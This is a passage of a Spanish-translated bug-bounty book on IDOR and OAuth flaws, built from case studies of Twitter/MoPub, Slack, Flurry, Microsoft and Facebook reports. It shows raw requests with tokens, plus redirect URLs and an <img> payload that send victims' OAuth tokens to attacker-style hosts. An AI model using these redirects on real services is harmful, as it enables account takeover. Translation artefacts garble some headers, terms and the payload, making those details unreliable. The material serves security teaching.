POST /api/v3/organizations/5460d2394b793294df01104a/mopub/activate HTTP/1.1 Host: fabric.io User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0 Aceptar: */* Idioma aceptado: en-US, en;q=0.5 Codificación aceptada: gzip, deflate Token X-CSRF: 0jGxOZOgvkmucYubALnIQyollsSUBJ1VQxjw0qjp73A= Tipo de contenido: aplicación/x-www-form-urlencoded; charset=UTF-8 X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e77 X-Requested-With: XMLHttpRequest Referer: https://fabric.io/img-srcx-onerrorprompt15/android/apps/app .myapplication/mopub Longitud del contenido: 235 Cookie: <redactado> Conexión: mantener vivo Pragma: sin caché Control de caché: sin caché
```

---

```
company_name=dragoncompany&address1=123 street&address2=123&city=hollywood&state=california&zip_code=90210&country_code=US&link=false
```

---

Y la respuesta a la solicitud fue la siguiente:

---

```
{"mopub_identity": {"id": "5496c76e8b15dabe9c0006d7", "confirmed": true, "primary": false, "service": "mopub", "token": "35592"}, "organización": {"id": "5460d2394b793294df01104a", "name": "test", "alias": "test2", "api_key": "8590313c7382375063c2 fe 279a4487a98387767a", "enrollments": [{"beta_distribution": "true"}], "cuentas":}
```

```
_count":3,"apps_counts":{"android":2},"sdk_organization":true, "build  
_secret":"5ef0323f62d71c475611a635ea09a3132f037557d801503573b643ef8ad82054"  
,  
"mopub_id":"33525"}}
```

---

La respuesta POST de Mopub proporciona api\_key y build\_secret , que Reni informó a Twitter en su informe inicial. Pero acceder a la información también requiere conocer un Organization\_id , que es una cadena de 24 dígitos imposible de adivinar. Reni notó que los usuarios podían compartir públicamente problemas de fallas de aplicaciones a través de una URL, como <http://crashes.to/s/<11 CHARACTERS>>. Visitar una de estas URL devolvería el id\_organization indescifrable en el cuerpo de la respuesta. Reni pudo enumerar los valores de Organization\_ID visitando las URL devueltas mediante el sitio de Google: <http://crashes.to/s/>. Con api\_key, build\_secret y Organization\_id, un atacante podría robar tokens API.

Twitter resolvió la vulnerabilidad y le pidió a Reni que confirmara que ya no podía acceder a la información vulnerable. Fue en ese momento que Reni se dio cuenta de que el build\_secret devuelto en la respuesta HTTP también se usaba en la URL <https://app.mopub.com/complete/htsdk/?code=<BUILDSECRET>&next=%2d>. Esta URL autentificó a un usuario y lo redirigió a la cuenta Mopub asociada, lo que habría permitido a un usuario malintencionado iniciar sesión en la cuenta de cualquier otro usuario. El usuario malintencionado habría tenido acceso a las aplicaciones y organizaciones de la cuenta objetivo desde la plataforma de desarrollo móvil de Twitter. Twitter respondió al comentario de Reni solicitando información adicional y los pasos para reproducir el ataque, que Reni proporcionó.

## Conclusiones

Asegúrese siempre de confirmar el impacto total de sus errores, especialmente cuando se trata de IDOR. En este caso, Reni descubrió que podía obtener valores secretos accediendo a solicitudes POST y utilizando un único idiota de Google. Reni inicialmente informó que Twitter estaba filtrando información confidencial, pero solo más tarde se dio cuenta de cómo se utilizaban estos valores en la plataforma. Si Reni no hubiera proporcionado información adicional después de e

Según el informe, Twitter probablemente no se habría dado cuenta de que eran vulnerables a la apropiación de cuentas y podrían haberle pagado menos a Reni.

## Divulgación de información del cliente de ACME

Dificultad: Alta

URL: [https://www.<acme>.com/customer\\_summary?  
customer\\_id=abeZMloJyUovapiXqrHyi0DshH](https://www.<acme>.com/customer_summary?customer_id=abeZMloJyUovapiXqrHyi0DshH)

Fuente: N/A

Fecha de reporte: 20 de febrero de 2017

Recompensa pagada: \$3,000

Este error es parte de un programa privado en HackerOne. Esta vulnerabilidad permanece no revelada y toda la información que contiene se ha anonimizada.

Una empresa, a la que me referiré como ACME Corp en este ejemplo, creó un software que permite a los administradores crear usuarios y asignarles permisos. Cuando comencé a probar el software en busca de vulnerabilidades, utilicé mi cuenta de administrador para crear un segundo usuario sin permisos. Usando la cuenta del segundo usuario, comencé a visitar URL a las que el administrador podía acceder y que no deberían haber sido accesibles para el segundo usuario.

Usando mi cuenta sin privilegios, visité una página de detalles del cliente a través de la URL [www.<acme>.com/customization/customer\\_summary?  
customer\\_id=abeZMloJyUovapiXqrHyi0DshH](https://www.<acme>.com/customization/customer_summary?customer_id=abeZMloJyUovapiXqrHyi0DshH). Esta URL devuelve información del cliente según el ID pasado al parámetro customer\_id . Me sorprendió ver que los datos del cliente se devolvían a la segunda cuenta de usuario.

Aunque el customer\_id parecía imposible de adivinar, es posible que se haya divulgado por error en algún lugar del sitio. Alternativamente, si a un usuario se le revocara el permiso, aún podría acceder a la información del cliente si conociera el customer\_id. Informé el error con este razonamiento. En retrospectiva, debería haber buscado el customer\_id filtrado antes de informar.

El programa cerró mi informe como informativo alegando que el customer\_id era imposible de adivinar. Los informes informativos no generan recompensas y pueden afectar negativamente sus estadísticas de HackerOne. Sin inmutarme, comencé a buscar lugares donde se pudiera filtrar la identificación probando todos los puntos finales que pude encontrar. Dos días después, encontré una vulnerabilidad.

Comencé a acceder a las URL con un usuario que solo tenía permiso para buscar pedidos y no debería haber tenido ningún acceso a la información del cliente o del producto. Pero encontré una respuesta de una búsqueda de pedidos que produjo el siguiente JSON:

---

```
{
  "select": "(*, hits.(data.order_no, customer_info, product_items. (product_id,item_text),
  estado,
  fecha_creación, order_total, moneda)))", "_type": "order_search_result", "count" : 1,
  "inicio": 0, "hits": [{ "data": { "order_no":
  "00000001",
  "product_items":
  [{ "_type":
    "product_item", "product_id":
    "test1231234", "item_text":
    "test" }], "_type": "order",
  "creation_date": "2017-02-25T02:31Z",
  "customer_info":

  { "customer_no":
  "00006001", "_type": "información_cliente",
  "nombre_cliente": "pete
  test", "id_cliente":
  "abeZMloJyUovapiXqHyi0DshH",
  "correo electrónico": "test@gmail.com"

  }
  }

}]] }--recorte--
```

---

Observe que el JSON incluye un customer\_id , que era el mismo que el ID que se utiliza en la URL que mostraría la información del cliente. Esto significaba que se estaba filtrando la identificación del cliente y que un usuario sin privilegios podía encontrar y acceder a información del cliente que no debería haber tenido permisos para ver.

Además de encontrar customer\_id, continué investigando el alcance de la vulnerabilidad. Descubrí otras identificaciones que también podrían usarse en URL para devolver información que debería haber sido inaccesible.

Mi segundo informe fue aceptado y pagué una recompensa.

## Conclusiones

Cuando encuentre una vulnerabilidad, asegúrese de comprender hasta qué punto un atacante puede utilizarla. Intente encontrar identificadores filtrados u otras identificaciones que puedan tener una vulnerabilidad similar. Además, no se desanime si un programa no está de acuerdo con su informe. Puede seguir buscando otros lugares en los que pueda utilizar la vulnerabilidad y enviar otro informe si encuentra más información.

## Los IDOR de

resumen ocurren cuando un atacante puede acceder o modificar una referencia a un objeto al que no debería poder acceder. Los IDOR pueden ser simples: pueden requerir la explotación de números enteros incrementados numéricamente sumando y restando 1. Para IDOR más complejos que utilizan UUID o identificadores aleatorios, es posible que deba probar la plataforma exhaustivamente para detectar fugas. Puede buscar fugas en una variedad de lugares, como en las respuestas JSON, en el contenido HTML, a través de Google Dorks y a través de URL. Cuando informe, asegúrese de detallar cómo un atacante puede aprovechar la vulnerabilidad. Por ejemplo, la recompensa por una vulnerabilidad en la que un atacante podría eludir los permisos de la plataforma será menor que la recompensa por un error que resulte en la apropiación total de la cuenta.

# 17

## VULNERABILIDADES DE LA OAUTH



OAuth es un protocolo abierto que simplifica y estandariza la autorización segura en aplicaciones web, móviles y de escritorio. Permite a los usuarios crear cuentas en sitios web sin tener que crear un nombre de usuario o contraseña. Se ve comúnmente en sitios web como el botón Iniciar sesión con plataforma como el que se muestra en la Figura 17-1, donde la plataforma es Facebook, Google, LinkedIn, Twitter, etc.




Figura 17-1: Ejemplo de inicio de sesión de OAuth con el botón Google

Las vulnerabilidades de OAuth son un tipo de vulnerabilidad de configuración de aplicaciones, lo que significa que dependen de los errores de implementación del desarrollador. Sin embargo, dado el impacto y la frecuencia de las vulnerabilidades de OAuth, vale la pena dedicarles un capítulo completo. Aunque existen muchos tipos de vulnerabilidades de OAuth, los ejemplos de este capítulo incluirán principalmente casos en los que un atacante puede explotar OAuth para robar tokens de autenticación y acceder a la información de la cuenta de un usuario objetivo en el servidor de recursos.

Al momento de escribir este artículo, OAuth tiene dos versiones, 1.0a y 2.0, que son incompatibles entre sí. Se han escrito libros enteros sobre

OAuth, pero este capítulo se centra en OAuth 2.0 y el flujo de trabajo básico de OAuth.

## El flujo de trabajo de OAuth

El proceso de OAuth es complejo, así que comenzemos con los términos básicos. En el flujo OAuth más básico intervienen tres actores:

- El propietario del recurso es el usuario que intenta iniciar sesión mediante OAuth.
- El servidor de recursos es una API de terceros que autentica al propietario del recurso. Cualquier sitio puede ser un servidor de recursos, pero los más populares incluyen Facebook, Google, LinkedIn, etc.
- El cliente es la aplicación de terceros que visita el propietario del recurso. El cliente puede acceder a los datos en el servidor de recursos.

Cuando intenta iniciar sesión utilizando OAuth, el cliente solicita acceso a su información desde el servidor de recursos y solicita al propietario del recurso (en este caso, usted) aprobación para acceder a los datos. El cliente podría solicitar acceso a toda su información o solo a piezas específicas. La información que solicita un cliente está definida por alcances. Los ámbitos son similares a los permisos en el sentido de que restringen a qué información puede acceder una aplicación desde el servidor de recursos. Por ejemplo, los ámbitos de Facebook incluyen el correo electrónico del usuario , perfil\_público, amigos\_usuario, etc. Si le otorga a un cliente acceso solo al alcance del correo electrónico , el cliente no podrá acceder a la información de su perfil, lista de amigos ni otra información.

Ahora que comprende a los actores involucrados, examinemos el proceso de OAuth al iniciar sesión en un cliente por primera vez utilizando Facebook como servidor de recursos de ejemplo. El proceso OAuth comienza cuando visita a un cliente y hace clic en el botón Iniciar sesión con Facebook. Esto da como resultado una solicitud GET a un punto final de autenticación en el cliente.

A menudo, se ve esto: <https://www.<ejemplo>.com/oauth/facebook/>. Shopify, por ejemplo, utiliza Google para OAuth con la URL [https://<STORE>.myshopify.com/admin/auth/login?google\\_apps=1/](https://<STORE>.myshopify.com/admin/auth/login?google_apps=1/).

El cliente responde a esta solicitud HTTP con una redirección 302 al servidor de recursos. La URL de redireccionamiento incluirá parámetros para facilitar el proceso OAuth, que se definen de la siguiente manera:

- client\_id identifica al cliente ante el servidor de recursos. Cada cliente tendrá su propio client\_id para que el servidor de recursos pueda identificar la aplicación que inicia la solicitud para acceder a la información del propietario del recurso.
- El redirección\_uri identifica dónde el servidor de recursos debe redirigir el navegador del propietario del recurso después de que el servidor de recursos haya autenticado al propietario del recurso.
- Response\_type identifica qué tipo de respuesta proporcionar. Suele ser un token o código, aunque un servidor de recursos puede definir otros valores aceptados. Un tipo de respuesta de token proporciona un token de acceso que permite acceder inmediatamente a la información del servidor de recursos. Un tipo de respuesta de código proporciona un código de acceso que debe intercambiarse por un token de acceso mediante un paso adicional en el proceso de OAuth.
- El alcance, mencionado anteriormente, identifica los permisos que un cliente solicita para acceder desde el servidor de recursos. Durante la primera solicitud de autorización, se le debe presentar al propietario del recurso un cuadro de diálogo para revisar y aprobar los alcances solicitados.
- El estado es un valor incalculable que evita falsificaciones de solicitudes entre sitios. Este valor es opcional pero debe implementarse en todas las aplicaciones OAuth. Debe incluirse en la solicitud HTTP al servidor de recursos. Luego, el cliente debe devolverlo y validarla para garantizar que un atacante no pueda invocar maliciosamente el proceso OAuth en nombre de otro usuario.

Una URL de ejemplo que inicia el proceso OAuth con Facebook se vería así: [https://www.facebook.com/v2.0/dialog/oauth?client\\_id=123&redirect\\_uri=https%3A%2F%2Fwww.<ejemplo>.com%2Foauth%2Fcallback&response\\_type=token&scope=email&state=XYZ](https://www.facebook.com/v2.0/dialog/oauth?client_id=123&redirect_uri=https%3A%2F%2Fwww.<ejemplo>.com%2Foauth%2Fcallback&response_type=token&scope=email&state=XYZ)

Después de recibir la respuesta de redireccionamiento 302, el navegador envía una solicitud GET al servidor de recursos. Suponiendo que haya iniciado sesión en el servidor de recursos, debería ver un cuadro de diálogo para aprobar los alcances solicitados por el cliente. La Figura 17-2 muestra un ejemplo del sitio web Quora (el cliente) que solicita acceso a información de Facebook (el servidor de recursos) en nombre del propietario del recurso.

Al hacer clic en el botón Continuar como John, se aprueba la solicitud de Quora para acceder a los ámbitos enumerados, incluido el perfil público del propietario del recurso, la lista de amigos, el cumpleaños, la ciudad natal, etc. Después de que el propietario del recurso hace clic en el botón, Facebook devuelve una respuesta HTTP 302 que redirige el navegador a la URL definida por el parámetro redirigir\_uri discutido anteriormente. La redirección también incluye un token y el parámetro de estado. A continuación se muestra un ejemplo de una redirección de URL de Facebook a Quora (que se ha modificado para este libro):

```
https://www.quora.com?  
access_token=EAAAHA86O7bQBApUu2ZBTuEo0MZA5xBXTQixBU  
YxrauhNqFtdxViQQ3CwtliGtKqljBZA8&expires_in=5625&state=F32A  
B83299DADDBAACD82DA
```

En este caso, Facebook devolvió un token de acceso que Quora (el cliente) podría usar para consultar inmediatamente la información del propietario del recurso. Una vez que el cliente tiene el token de acceso, se completa la participación del propietario del recurso en el proceso de OAuth. El cliente consultaría la API de Facebook directamente para obtener la información que necesita sobre el propietario del recurso. El propietario del recurso podría utilizar el cliente sin ser consciente de la interacción entre el cliente y la API.




Figura 17-2: Inicio de sesión en Quora con autorización de alcance OAuth de Facebook

Sin embargo, si Facebook devolviera un código en lugar de un token de acceso, Quora necesitaría intercambiar ese código por un token de acceso para consultar información del servidor de recursos. Este proceso se completa entre el cliente y el servidor de recursos sin el navegador del propietario del recurso. Para obtener un token, el cliente realiza su propia solicitud HTTP al servidor de recursos que incluye tres parámetros de URL: un código de acceso, `client_id` y `client_secret`. El código de acceso es el valor devuelto por el servidor de recursos a través de la redirección HTTP 302. El `client_secret` es

un valor que el cliente debe mantener en privado. Lo genera el servidor de recursos cuando se configura la aplicación y se asigna el `client_id`.

Finalmente, una vez que el servidor de recursos recibe una solicitud del cliente con `client_secret`, `client_id` y código de acceso, valida los valores y devuelve un `access_token` al cliente. En esta etapa, el cliente puede consultar al servidor de recursos para obtener información sobre el propietario del recurso y el proceso OAuth estará completo. Una vez que haya aprobado un servidor de recursos para acceder a su información, la próxima vez que inicie sesión en el cliente usando Facebook, el proceso de autenticación OAuth generalmente se realizará en segundo plano. No verá nada de esta interacción a menos que supervise sus solicitudes HTTP. Los clientes pueden cambiar este comportamiento predeterminado para exigir a los propietarios de recursos que se vuelvan a autenticar y aprobar los ámbitos; sin embargo, esto es muy poco común.

La gravedad de una vulnerabilidad de OAuth depende de los alcances permitidos asociados con el token robado, como verá en los siguientes ejemplos.

## Robar tokens de Slack OAuth

Dificultad: Baja

URL: <https://slack.com/oauth/authorize/>

Fuente: [http://hackerone.com/reports/2575/](http://hackerone.com/reports/2575)

Fecha de informe: 1 de marzo de

2013 Recompensa

pagada: \$100 Una vulnerabilidad común de OAuth ocurre cuando un desarrollador configura o compara incorrectamente los parámetros de `redirección_uri` permitidos, lo que permite a los atacantes robar tokens de OAuth. En marzo de 2013, Prakhar Prasad encontró precisamente eso en la implementación de OAuth de Slack. Prasad informó a Slack que podía evitar sus restricciones de `redirección_uri` agregando cualquier cosa a una `redirección_uri` incluida en la lista blanca. En otras palabras, Slack solo estaba validando el comienzo del parámetro `redirigir_uri`. Si un desarrollador registró una nueva aplicación con Slack y incluyó <https://www.<ejemplo>.com> en la

El atacante podría agregar un valor a la URL y provocar que la redirección vaya a algún lugar no deseado. Por ejemplo, se rechazaría modificar la URL para pasar redirección\_uri=https://<atacante>.com, pero se aceptaría pasar redirección\_uri=https://www.<ejemplo>.com.mx.

Para aprovechar este comportamiento, un atacante sólo tiene que crear un subdominio coincidente en su sitio malicioso. Si un usuario objetivo visita la URL modificada maliciosamente, Slack envía el token OAuth al sitio del atacante. Un atacante podría invocar la solicitud en nombre del usuario objetivo incrustando una etiqueta <img> en una página web maliciosa, como src=https://slack.com/oauth/authorize?

como  
<img  
tipo\_respuesta=token&client\_id=APP\_ID&redirect\_uri=https://www.example.com.at  
tacker.com>. El uso de una etiqueta <img> invoca automáticamente una solicitud HTTP GET cuando se procesa.

## Conclusiones Las

vulnerabilidades en las que el redireccionamiento\_uri no se ha verificado estrictamente son una configuración errónea común de OAuth. A veces, la vulnerabilidad es el resultado de que una aplicación registre un dominio, como \*.<ejemplo>.com, como un URL de redirección aceptable. Otras veces, es el resultado de que un servidor de recursos no realiza una verificación estricta al principio y al final del parámetro redirigir\_uri. En este ejemplo, fue lo último.

Cuando busque vulnerabilidades de OAuth, asegúrese siempre de probar cualquier parámetro que indique que se está utilizando una redirección.

## Pasar la autenticación con contraseñas predeterminadas

Dificultad: baja

URL: <https://flurry.com/auth/v1/account/> Fuente:

<https://lightningsecurity.io/blog/password-not-provided/> Fecha de publicación: 30 de junio de 2017

Recompensa pagada: no revelada

Buscar vulnerabilidades en cualquier implementación de OAuth implica revisar todo el proceso de autenticación, de principio a fin. Esto incluye reconocer solicitudes HTTP que no forman parte del proceso estandarizado. Estas solicitudes suelen indicar que los desarrolladores han personalizado el proceso y pueden haber introducido errores. Jack Cable notó tal situación en junio de 2017, cuando observó el programa de recompensas por errores de Yahoo.

El programa de recompensas de Yahoo incluía el sitio de análisis Flurry.com. Para comenzar sus pruebas, Cable se registró para obtener una cuenta Flurry usando su dirección de correo electrónico @yahoo.com a través de la implementación OAuth de Yahoo. Después de Flurry y Yahoo! Intercambiaron el token OAuth, la solicitud POST final a Flurry fue la siguiente:

---

```
POST /auth/v1/account HTTP/1.1 Host: auth.flurry.com
Conexión: cerrar Longitud del
contenido: 205 Tipo de
contenido: application/vnd.api+json
DNT: 1 Referente: https://login.flurry.com /signup Aceptar-Idioma:
en-
US,en;q=0.8,la;q=0.6 {"data":{"type":"cuenta","id": "...","attributes":
{"email": "...@yahoo.com,
"companyName": "1234","firstname": "jack","lastname": "cable", "contraseña": "no proporcionada"}}}
```

---

La parte "contraseña": "no proporcionada" de la solicitud llamó la atención de Cable. Al cerrar sesión en su cuenta, volvió a visitar <https://login.flurry.com/> e inició sesión sin utilizar OAuth. En cambio, proporcionó su dirección de correo electrónico y la contraseña no proporcionada. Esto funcionó y Cable inició sesión en su cuenta.

Si algún usuario se registró en Flurry usando su Yahoo! cuenta y el proceso OAuth, Flurry registraría la cuenta en su sistema como cliente. Luego, Flurry guardaría la cuenta de usuario sin proporcionar la contraseña predeterminada. Cable presentó la vulnerabilidad y Yahoo! Lo arregló dentro de las cinco horas posteriores a la recepción de su informe.

Comidas para llevar

En este caso, Flurry incluyó un paso personalizado adicional en el proceso de autenticación que utilizaba una solicitud POST para crear una cuenta de usuario después de que el usuario fuera autenticado. Los pasos de implementación personalizados de OAuth a menudo están mal configurados y generan vulnerabilidades, así que asegúrese de probar estos procesos minuciosamente. En este ejemplo, Flurry probablemente creó su flujo de trabajo OAuth sobre el proceso de registro de usuarios existente para que coincida con el resto de la aplicación. Es probable que Flurry no requiriera que los usuarios crearan una cuenta antes de implementar Yahoo! OAuth. Para dar cabida a los usuarios sin cuentas, los desarrolladores de Flurry probablemente decidieron invocar la misma solicitud POST de registro para crear usuarios. Pero la solicitud requería un parámetro de contraseña, por lo que Flurry estableció uno predeterminado inseguro.

## Robar tokens de inicio de sesión de Microsoft

Dificultad: Alta URL:

<https://login.microsoftonline.com> Fuente: <https://whitton.io/articles/obtaining-tokens-outlook-office-azure-account/>

Fecha de reporte: 24 de enero de 2016

Recompensa pagada: \$13,000

Aunque Microsoft no implementa el flujo estándar de OAuth, utiliza un proceso que es muy similar y aplicable para probar aplicaciones OAuth. Cuando pruebe OAuth o cualquier proceso de autenticación similar, asegúrese de probar minuciosamente cómo se validan los parámetros de redireccionamiento. Una forma de hacerlo es pasando diferentes estructuras de URL a la aplicación. Esto es exactamente lo que hizo Jack Whitton en enero de 2016, cuando probó el proceso de inicio de sesión de Microsoft y descubrió que podía robar tokens de autenticación.

Debido a que posee tantas propiedades, Microsoft autentica a los usuarios mediante solicitudes a login.live.com, login.microsoftonline.com y login.windows.net , según el servicio en el que se autentica el usuario. Estas URL devolverían una sesión para el usuario. Por ejemplo, el flujo de outlook.office.com fue el siguiente:

1. Un usuario visitaría <https://outlook.office.com>.
2. ¿Sería <https://login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&wreply=https%3a%2f%2foutlook.office.com%2fowa%2f&id=260563>? redirigido a

<https://login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&wreply=https%3a%2f%2foutlook.office.com%2fowa%2f&id=260563>.

3. Si el usuario inició sesión, se realizaría una solicitud POST al wreply. parámetro con un parámetro t que contiene un token para el usuario.

Cambiar el parámetro wreply a cualquier otro dominio devolvió un error de proceso. Whitton también intentó codificar caracteres dobles agregando un %252f a el final de la URL para crear <https://login.microsoftonline.com%252f>. En esta URL, caracteres especiales están codificados de manera que dos puntos (:) sean %3a y una barra diagonal (/) sea %2f. Cuando doble codificación, el atacante también codificaría el signo de porcentaje (%) en la codificación inicial. Hacerlo generaría una barra con doble codificación. %252f (la codificación de caracteres especiales se analizó en “Twitter HTTP División de respuesta” en la página 52). Cuando Whitton cambió la respuesta parámetro a la URL con doble codificación, la aplicación devolvió un error que indicaba que <https://outlook.office.com%f> no era una URL válida.

A continuación, Whitton añadió @example.com al dominio, lo que no resultado devuelto un error. En cambio, es <https://outlook.office.com%2f@example.com/?wa=wsignin1.0>. La razón Lo que hicimos es que la estructura de una URL es el esquema:

[//[nombre de usuario:contraseña@]host[:puerto]][/]ruta[?consulta][#fragmento]. El nombre de usuario y los parámetros de contraseña pasan las credenciales de autorización básicas a un sitio web. Entonces, al agregar @example.com, el host de redirección ya no era outlook.office.com. En cambio, la redirección podría establecerse en cualquier host controlado por un atacante.

Según Whitton, la causa de esta vulnerabilidad fue la forma en que que Microsoft estaba manejando la decodificación y validación de URL. microsoft Probablemente estaba usando un proceso de dos pasos. En primer lugar, Microsoft realizaría una comprobar la cordura y garantizar que el dominio era válido y cumplía con las URL URL estructura esquema. La https://outlook.office.com%2f@example.com era válido porque outlook.office.com%2f se reconocería como un nombre de usuario válido.

En segundo lugar, Microsoft decodificaría la URL de forma recursiva hasta que no hubiera otros caracteres para decodificar. En este caso, `https%3a%2f%2foutlook.office.com%252f@example.com` decodificaría recursivamente hasta que se devolviera `https://outlook.office.com/@example.com`. Esto significaba que `@example.com` se reconocía como parte de la ruta URL pero no como el host. El host se validaría como `outlook.office.com` porque `@example.com` aparece después de una barra diagonal.

Cuando se combinaron las partes de la URL, Microsoft validó la estructura de la URL, decodificó la URL y la validó como incluida en la lista blanca, pero devolvió una URL que solo se decodificó una vez. Esto significaba que cualquier usuario objetivo que visitara `https://login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&wreply=https%3a%2f%2foutlook.office.com%252f@example.com&id=260563` enviarían su token de acceso a `example.com`. El propietario malicioso de `example.com` podría iniciar sesión en el servicio de Microsoft asociado con el token recibido y acceder a las cuentas de otras personas.

## Conclusiones

Cuando pruebe los parámetros de redireccionamiento en el flujo de OAuth, incluya `@example.com` como parte del URI de redireccionamiento para ver cómo lo maneja la aplicación. Debe hacer esto especialmente cuando observe que el proceso utiliza caracteres codificados que la aplicación necesita decodificar para validar una URL de redireccionamiento incluida en la lista blanca. Además, siempre tenga en cuenta cualquier diferencia sutil en el comportamiento de la aplicación mientras realiza la prueba. En este caso, Whitton notó que los errores devueltos eran diferentes cuando cambió completamente el parámetro `wreply` en lugar de agregar una barra diagonal con doble codificación. Esto lo llevó a la lógica de validación mal configurada de Microsoft.

## Deslizar tokens de acceso oficiales de Facebook

Dificultad: Alta URL:

<https://www.facebook.com>

Fuente: <http://philippeharewood.com/swiping-facebook-official-access-tokens/>

Fecha de reporte: 29 de febrero de 2016

Recompensa pagada: no revelada

Cuando busque vulnerabilidades, asegúrese de considerar los activos olvidados en los que se basa la aplicación de destino. En este ejemplo, Philippe Harewood comenzó con un único objetivo en mente: capturar el token de Facebook de un usuario objetivo y acceder a su información privada. Pero no pudo encontrar ningún error en la implementación de OAuth de Facebook. Sin inmutarse, dio un giro y comenzó a buscar una aplicación de Facebook que pudiera hacerse cargo, utilizando una idea similar a la adquisición de un subdominio.

La idea se basó en reconocer que la funcionalidad principal de Facebook incluye algunas aplicaciones propiedad de Facebook que dependen de OAuth y están autorizadas automáticamente por todas las cuentas de Facebook. La lista de estas aplicaciones preautorizadas estaba en <https://www.facebook.com/search/me/apps-used/>.

Al revisar la lista, Harewood encontró una aplicación que estaba autorizada, a pesar de que Facebook ya no era propietario ni utilizaba el dominio. Esto significaba que Harewood podía registrar el dominio incluido en la lista blanca como parámetro de redirect\_uri para recibir los tokens de Facebook de cualquier usuario objetivo que visitara el punto final de autorización de OAuth <https://facebook.com/v2.5/dialog/oauth?>

Response\_type=token&display=popup&client\_id=APP\_ID&redirect\_uri=REDIRECT\_URI/.

En la URL, el ID de la aplicación vulnerable se indica mediante APP\_ID, que incluye acceso a todos los ámbitos de OAuth. El dominio incluido en la lista blanca se indica con REDIRECT\_URI (Harewood no reveló la aplicación mal configurada). Debido a que la aplicación ya estaba autorizada para todos los usuarios de Facebook, nunca se requeriría que ningún usuario objetivo aprobara los ámbitos solicitados. Además, el proceso OAuth se desarrollaría íntegramente en solicitudes HTTP en segundo plano. Al visitar la URL de Facebook OAuth para esta aplicación, los usuarios serán redirigidos a la URL [http://REDIRECT\\_URI/#token=access\\_token\\_appended\\_here/](http://REDIRECT_URI/#token=access_token_appended_here/).

Como Harewood registró la dirección de REDIRECT\_URI, pudo registrar el token de acceso de cualquier usuario que visitara la URL, lo que le dio acceso a toda su cuenta de Facebook. Además, todos los tokens de acceso oficiales de Facebook incluyen acceso a otras propiedades propiedad de Facebook, como Instagram.

Como resultado, Harewood podría acceder a todas las propiedades de Facebook en nombre de un usuario específico.

## Conclusiones

